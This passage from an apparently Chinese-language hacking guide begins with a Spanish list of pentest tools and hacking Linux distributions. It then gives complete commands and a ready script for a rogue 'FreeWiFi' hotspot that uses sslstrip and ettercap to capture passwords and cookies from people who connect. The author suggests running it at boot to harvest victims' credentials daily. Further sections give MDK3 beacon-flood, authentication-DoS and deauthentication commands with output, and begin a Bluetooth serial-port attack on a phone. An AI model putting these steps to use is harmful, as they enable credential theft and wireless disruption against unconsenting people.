dns2tcp – pasar paquetes TCP sobre un puente de DNS / requiere un cliente y servidor

dmitry – herramienta para obtener información

dissy – una interfaz gráfica para objdump

dhcpdump – captura los paquetes DHCP de un archivo de salida de tcpdump

darkstat – analizador de tráfico de red

cryptcat – una versión de netcat con encripción de twofish integrada para más seguridad

chkrootkit – detector de rootkits y otro malware

chaosreader – captura las sesiones en la red y las expota a html

btscanner – basado en ncurses y sirve para escanear dispositivos de bluetooth

bsqlbf – herramienta de inyección de SQL de forma blind

bing-ip2hosts – sirve para checar información de los hostnames usando bing

bfbtester – pruebas de fuerza bruta para binarios

arp-scan – herramienta de escaneo de equipos en una red LAN

amap – mapeador de puertos muy potente

aircrack-ng suite de herramientas de auditoría de seguridad wireless para crackear WEP/WPA

6tunnel – proxy de TCP para aplicaciones de IPv6
```

下载地址：http://sourceforge.net/projects/pwnpi/files/pwnpi-3.0.img.7z/download

4.8、其他渗透系统

其他一些渗透系统在这我就不一一列出了，各个人根据自己的喜好去配置吧

BackTrack 5r3:这是一个最受欢迎和广为人知的基于 Linux 的黑客发行版。它是基于 Canonical 的 Ubuntu 操作系统的，它的 logo 的意思是，"如果你更安静，你将听到的更多。"在版本 5 中，除了以前的 KDE 桌面外，还增加了 GNOME 桌面环境。（http://www.backtrack-linux.org/downloads/）

Nodezero:这是另外一个基于 Ubuntu 的黑客版，它用于渗透测试。它会跟着 Ubuntu 同步更新的。（http://www.nodezero-linux.org/downloads）

BackBox Linux：这也是一个基于 Ubuntu 的黑客工具。根据开发者称，它被设计来创建一个渗透测试发行版，并且快速而易用。它还可以通过软件仓库来更新那些白帽渗透测试工具。（http://www.backbox.org/downloads）

Blackbuntu:Ubuntu 自己虽然不是一个黑客工具，但是有许多基于它的黑客版本。这个发行版带来了诸如网络扫描、信息获取、渗透、漏洞识别，权限提升，无线网络分析、VoIP 分析等各类工具。（http://sourceforge.net/projects/blackbuntu/）

Samurai Web Testing Framework:这个发行版主要关注在对网站的攻击方面，它使用最好的免费开源的工具攻击和入侵网站。开发者已经把包括侦查、映射、探索和利用的攻击的四个步骤都集成到了发行版中。（http://sourceforge.net/projects/samurai/files/）

Knoppix STD:从 Ubuntu 迁移到了 Debian，Knoppix STD 现在是一个基于 Debian 的黑客发行版，可以运行 GNOME、KDE、LXDE 和 Openbox 等桌面环境。它已经出现了很长一段时间，并且是它们之中最早的 live 发行版。（http://s-t-d.org/download.html）

Pentoo:这是一个基于 Gentoo 的针对安全测试的 live CD。它带来了大量的自定义工具和内核。包括 Backported Wi Fi stack，XFCE4 等等。（http://www.pentoo.ch/download/）

Weakerthan:这个发行版使用 Flufbox 桌面环境，它包含了很多无线工具，最适合用于 WiFi 攻击。它基于 Debian Squeeze 发行版，具有 WiFi 攻击、Cisco 漏洞利用、SQL 入侵、Web 入侵、蓝牙及其他功能。（http://weaknetlabs.com/main/?page_id=479）

Matriux Krypton:这也许是第一个直接基于 Debian OS 的发行版。它是一个有 300 个安全工具的兵工厂，是白帽测试、渗透测试、安全测试、系统和网络管理、网络取证的一个好选择。（http://sourceforge.net/projects/matriux/）

DEFT:一款带有 DART（Digital Advanced Response Toolkit，高级数字响应工具）的基于 Linux Kernel 3 的操作系统。它使用 WINE 来在 Linux 上运行 Windows 工具，并主要运行 LXDE 桌面环境。（http://iso.linuxquestions.org/deft-linux/deft-linux-7/）

第五章 劫持

5.1、wifi 热点钓鱼

5.1.1、Kali-Linux 下创建一个钓鱼 WiFi 热点

airbase-ng + dhcpd 创建虚拟 WiFi 热点；顺便使用 sslstrip+ettercap 进行中间人攻击，嗅探使用者的上网信息和劫持 cookie！

所需要的软件如下；kali-linux 都已经自带了，其他的系统可以自行安装：

Aircrack-ng 套件　　#用来发送数据

isc-dhcp-server　　#简单的 dhcp 服务器

sslstrip　　#突破 ssl 加密

ettercap　　#嗅探劫持

leaf /etc/dhcp/dhcpd.conf　　编辑 dhcp 服务器配置文件，修改如下：

```
authoritative;
default-lease-time 700;
max-lease-time 8000;
subnet 10.0.0.0 netmask 255.255.255.0 {
option routers 10.0.0.1;
option subnet-mask 255.255.255.0;
option domain-name "FreeWiFi";
option domain-name-servers 10.0.0.1;
range 10.0.0.10 10.0.0.100;
```

```
}
```

然后激活网卡至监听模式：

airmon-ng start wlan0

airbase-ng -e FreeWiFi -c 6 mon0

此时虚拟 wifi 的信号已经发送出去了，如果出现错误：

Error: Got channel -1, expected a value > 0.

执行如下命令：

```
airmon-ng stop mon0

ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up
```

然后从激活网卡至监听模式那里重新开始。

接着执行如下命令：


```
ifconfig at0 up

ifconfig at0 10.0.0.1 netmask 255.255.255.0

ifconfig at0 mtu 1400

route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

iptables --flush

iptables --table nat --flush

iptables --delete-chain

iptables --table nat --delete-chain

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.1.1

iptables -P FORWARD ACCEPT

iptables --append FORWARD --in-interface at0 -j ACCEPT

iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-po
rt 10000

dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhcpd.pid at0

/etc/init.d/isc-dhcp-server start
```

虚拟 WiFir 热点创建成功，接下来就是嗅探欺骗钓鱼了：


```
sslstrip -fpk 10000

ettercap -Tpuqi at0
```


然后就等着鱼儿上钩吧！

手机上测试了下，网易邮箱直接明文密码：



百度使用了加密：





写了一个脚本，修改成自己的设置每次执行就 ok 了：

复制下面代码，保存为 “Fake_a_ap.sh”，然后 chmod +x Fake_a_ap.sh && ./Fake_a_ap.sh

```
#!/bin/sh

echo "即将创建 WiFi 热点, 请确保 dhcpd.conf 已经配置好！" &

sleep 5



ifconfig wlan0 down          #wlan0 修改成你的网卡

iwconfig wlan0 mode monitor
```

```
ifconfig wlan0 up


airmon-ng start wlan0 &
sleep 5
airbase-ng -e FreeWiFi -c 6 mon0 &              #修改成自己的热点名称和信道
sleep 5


ifconfig at0 up
ifconfig at0 10.0.0.1 netmask 255.255.255.0
ifconfig at0 mtu 1400
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
iptables --flush && iptables --table nat --flush && iptables --table nat --flu
sh && iptables --table nat --delete-chain &


echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.1.1
iptables -P FORWARD ACCEPT
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-po
rt 10000
dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhcpd.pid at0
sleep 2
/etc/init.d/isc-dhcp-server start &
sleep 5
sslstrip -fpk 10000 &
ettercap -puTqi at0
```

当然还可以更加淫荡！简单修改下这个脚本的 ettercap 的参数：设置成将数据包保存到本地，然后再把这个脚本添加到“启动应用程序”里或者添加一个 Cron 任务，让它随系统启动,,，然后就没有然后了：每天睡觉前打开数据包检查下里面的 username，passwd，cookie,，etc,,,,

5.1.2、HostAPd 创建 wifi 热点（AP）

1. 安装 hostapd：

```
apt-get install hostapd
```

2. 配置 hostapd.conf

这个文件里有大量配置信息，幸好我们一般能用到的就那几个（其中多数去掉注释，配置保持默认）：

```
interface=wlan0              #分享 wifi 的无线网卡
bridge=br0
driver=nl80211             #网卡驱动
ssid=xiao106347             #热点 ssid
hw_mode=g
channel=1
dtim_period=1
rts_threshold=2347
fragm_threshold=2346
auth_algs=3
wpa=1          #加密类型 wpa2
wpa_passphrase=12345678               #热点密钥
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
rsn_pairwise=CCMP
```

3. 安装 bridge-utils 搭建网桥

```
apt-get install bridge-utils
brctl adbr br0
ifconfig br0 192.168.2.236 netmask 255.255.255.0
route add default gw 192.168.2.254
brctl addif br0 eth0
brctl addif br0 wlan0
```

4. 开启热点

```
hostapd /file/hostapd.conf
```

也可以将 3 和 4 的命令保存为一个简单脚本：

```
root@mtx:~# cd /home/Tool/
root@mtx:/home/Tool# cat hostapd.sh
brctl addbr br0
ifconfig br0 192.168.2.236 netmask 255.255.255.0
route add default gw 192.168.2.254
brctl addif br0 eth0
brctl addif br0 wlan0
hostapd /home/Tool/hostapd/hostapd.conf

root@mtx:/home/Tool# ./hostapd.sh
can't add wlan0 to bridge br0: Operation not supported
Configuration file: /home/Tool/hostapd/hostapd.conf
Failed to update rate sets in kernel module
Using interface wlan0 with hwaddr ac:72:89:28:2f:30 and ssid 'xiao106347'
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later when the first station connects
wlan0: STA 00:0a:f5:89:89:ff IEEE 802.11: authenticated
wlan0: STA 00:0a:f5:89:89:ff IEEE 802.11: associated (aid 1)
random: Cannot read from /dev/random: Resource temporarily unavailable
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool to proceed - reject first 4-way handshake
wlan0: STA 00:0a:f5:89:89:ff IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA 00:0a:f5:89:89:ff IEEE 802.11: authenticated
wlan0: STA 00:0a:f5:89:89:ff IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 00:0a:f5:89:89:ff
wlan0: STA 00:0a:f5:89:89:ff RADIUS: starting accounting session 530EB9DE-00000000
wlan0: STA 00:0a:f5:89:89:ff WPA: pairwise key handshake completed (RSN)
```

效果图：

小提示：

brctl addif br0 wlan0 时出现错误：can't add wlan0 to bridge br0: Operation not supported，则运行如下代码

```
iw dev wlan0 set 4addr on
```

5.2、wifi 攻击渗透

5.2.1、MDK3

“ MDK3 是一款无线 DOS 攻击测试工具，能够发起 Beacon Flood、Authentication DoS、Deauthentication/Disassociation Amok 等模式的攻击,另外它还具有针对隐藏 ESSID 的暴力探测模式、802.1X 渗透测试、WIDS 干扰等功能”。

——虽然这几句话被转了 N 遍，但我们还是以这句话开头；今天就围绕以上提到的几种攻击模式进行简单的折腾下：

首先激活无线网卡至监听模式，然后输入 mdk3 --fullhelp 查看详细帮助内容

beacon flood mode：

这个模式可以产生大量死亡 SSID 来充斥无线客户端的无线列表，从而扰乱无线使用者；我们甚至还可以自定义发送死亡 SSID 的 BSSID 和 ESSID、加密方式（如 wep/wpa2）等。

详细命令如下：

```
mdk3 mon0 b

          -n <ssid>                #自定义 ESSID
          -f <filename>                          #读取 ESSID 列表文件
          -v <filename>                        #自定义 ESSID 和 BSSID 对应列表文件
          -d               #自定义为 Ad-Hoc 模式
          -w                 #自定义为 wep 模式
         -g                  #54Mbit 模式
         -t               # WPA TKIP encryption
         -a            #WPA AES encryption
         -m           #读取数据库的 mac 地址
           -c <chan>                    #自定义信道
           -s <pps>                  #发包速率

mdk3 --help b  #查看详细内容
```

```
root@mtx:~# locate wordlist.txt
/usr/share/set/src/fasttrack/wordlist.txt
/usr/share/sqlmap/txt/wordlist.txt
root@mtx:~# mdk3 mon0 b -f /usr/share/set/src/fasttrack/wordlist.txt -t -c 6 -s 80

Current MAC: 62:00:00:00:00:00 on Channel  6 with SSID: default
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: burp
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Summer2008
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: sqlpass
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: P@ssw0rd!
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: secuirty3
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: sql2011
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: abcd123
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Summer2010
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: march2011
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: P@ssw0rd
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: security1
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: someday
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: winter2008
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Summer2012
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: welcome1
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Password1
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Password12
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: 2003
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: winter2009
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: Summer2013
Current MAC: 2F:00:00:00:00:00 on Channel  6 with SSID: sasa
```

Authentication DoS：

这是一种验证请求攻击模式：在这个模式里，软件自动模拟随机产生的 mac 向目标 AP 发起大量验证请求，可以导致 AP 忙于处理过多的请求而停止对正常连接客户端的响应；这个模式常见的使用是在 reaver 穷据路由 PIN 码，当遇到 AP 被“pin 死”时，可以用这个模式来直接让 AP 停止正常响应，迫使 AP 主人重启路由！


```
mdk3 mon0 a
      -a <ap_mac> #测试指定 BSSID
      -m #使用有效数据库中的客户端 mac 地址
      -c #对应 -a ，不检查是否测试成功
      -i <ap_mac> #对指定 BSSID 进行智能攻击
      -s <pps> #速率，默认 50
```

```
root@mtx:~# mdk3 mon0 a -a 9C:21:6A:82:4A:3C

Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Packets sent:      4 - Speed:    1 packets/sec^C
root@mtx:~# mdk3 mon0 a -a 9C:21:6A:82:4A:3C -c -s 80

Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:21:6A:82:4A:3C
```

Deauthentication/Disassociation Amok：

这个模式看名称就知道大概了：强制解除验证解除连接！在这个模式下，软件会向周围所有可见 AP 发起循环攻击.....可以造成一定范围内的无线网络瘫痪（当然有白名单，黑名单模式），直到手动停止攻击！


```
mdk3 mon0 d
      -w <filename>                #白名单 mac 地址列表文件
      -b <filename>                 #黑名单 mac 地址列表文件
      -s <pps>                           #速率，这个模式下默认无限制
      -c [chan,chan,chan,...]                      #信道，可以多填，如 2,4,5,
1
```



Basic probing and ESSID Bruteforce mode:

基本探测 AP 信息和 ESSID 猜解模式


```
mdk3 mon0 p
      -e <ssid>          #待检测的 ssid
      -f <filename>          #检测 AP 设置为隐藏的 ssid 列表文件
      -t <bssid>              #用 bssid 检测 AP 的信息
      -s <pps>               #速率，默认 300
      -b <character set>              #设置字符集
```



802.1X tests:

802.1X 协议下的攻击测试

```
mdk3 mon0 x
      0 - EAPOL Start packet flooding   #EAPOL 格式的报文洪水攻击
            -n <ssid>
            -t <bssid>        #目标客户端的 mac 地址
            -w <WPA type>
               Set WPA type (1: WPA, 2: WPA2/RSN; default: WPA)
            -u <unicast cipher>
               Set unicast cipher type (1: TKIP, 2: CCMP; default: TKIP)
            -m <multicast cipher>
               Set multicast cipher type (1: TKIP, 2: CCMP; default: TKIP)
            -s <pps>      #速率，默认 400
      1 - EAPOL Logoff test       #注销认证攻击
            -t <bssid>        #目标客户端的 mac 地址
            -c <bssid>         #目标 ap 的合法客户端 mac
            -s <pps>         #速率，默认 400
```



操作视频：http://v.youku.com/v_show/id_XNzI0NDE4MDI4.html

5.2.2、蓝牙渗透

5.2.2.1、通过低版本蓝牙渗透功能手机

方法并非原创，均来自互联网，这里只是记录下笔者自己的操作过程，大神无视之～

平台：kali_linux　　#因为 kali 自带很对安全审计工具，无需单独一个一个安装

目标：某品牌功能手机　　#蓝牙版本较低，有可利用的漏洞

准备：　因为攻击平台已经集成很多安全审计工具，这里只需要安装一个软件：minicom

apt-get install minicom

ok，开始工作！

1.查看自己主机的蓝牙设备

hciconfig　　#可以看到本机蓝牙设备为 hci0

2.加载蓝牙设备


hciconfig hcix up　　#加载本机蓝牙设备 hci0

3.搜索周围的蓝牙设备


hcitool -i hcix scan　　#搜索到一功能手机开了蓝牙功能（Fuck Me!）

4.浏览目标设备所有可用服务

sdptool browse mac　　#扫描目标蓝牙的 mac



5.查看到目标蓝牙有“Serial Port0”，这正是这里所要利用的漏洞，这里频道为 11；打开 /etc/bluetooth/rfcomm.conf，去掉下面段的注释符，并修改 device 和 channel 与目标主机相同；保存退出！



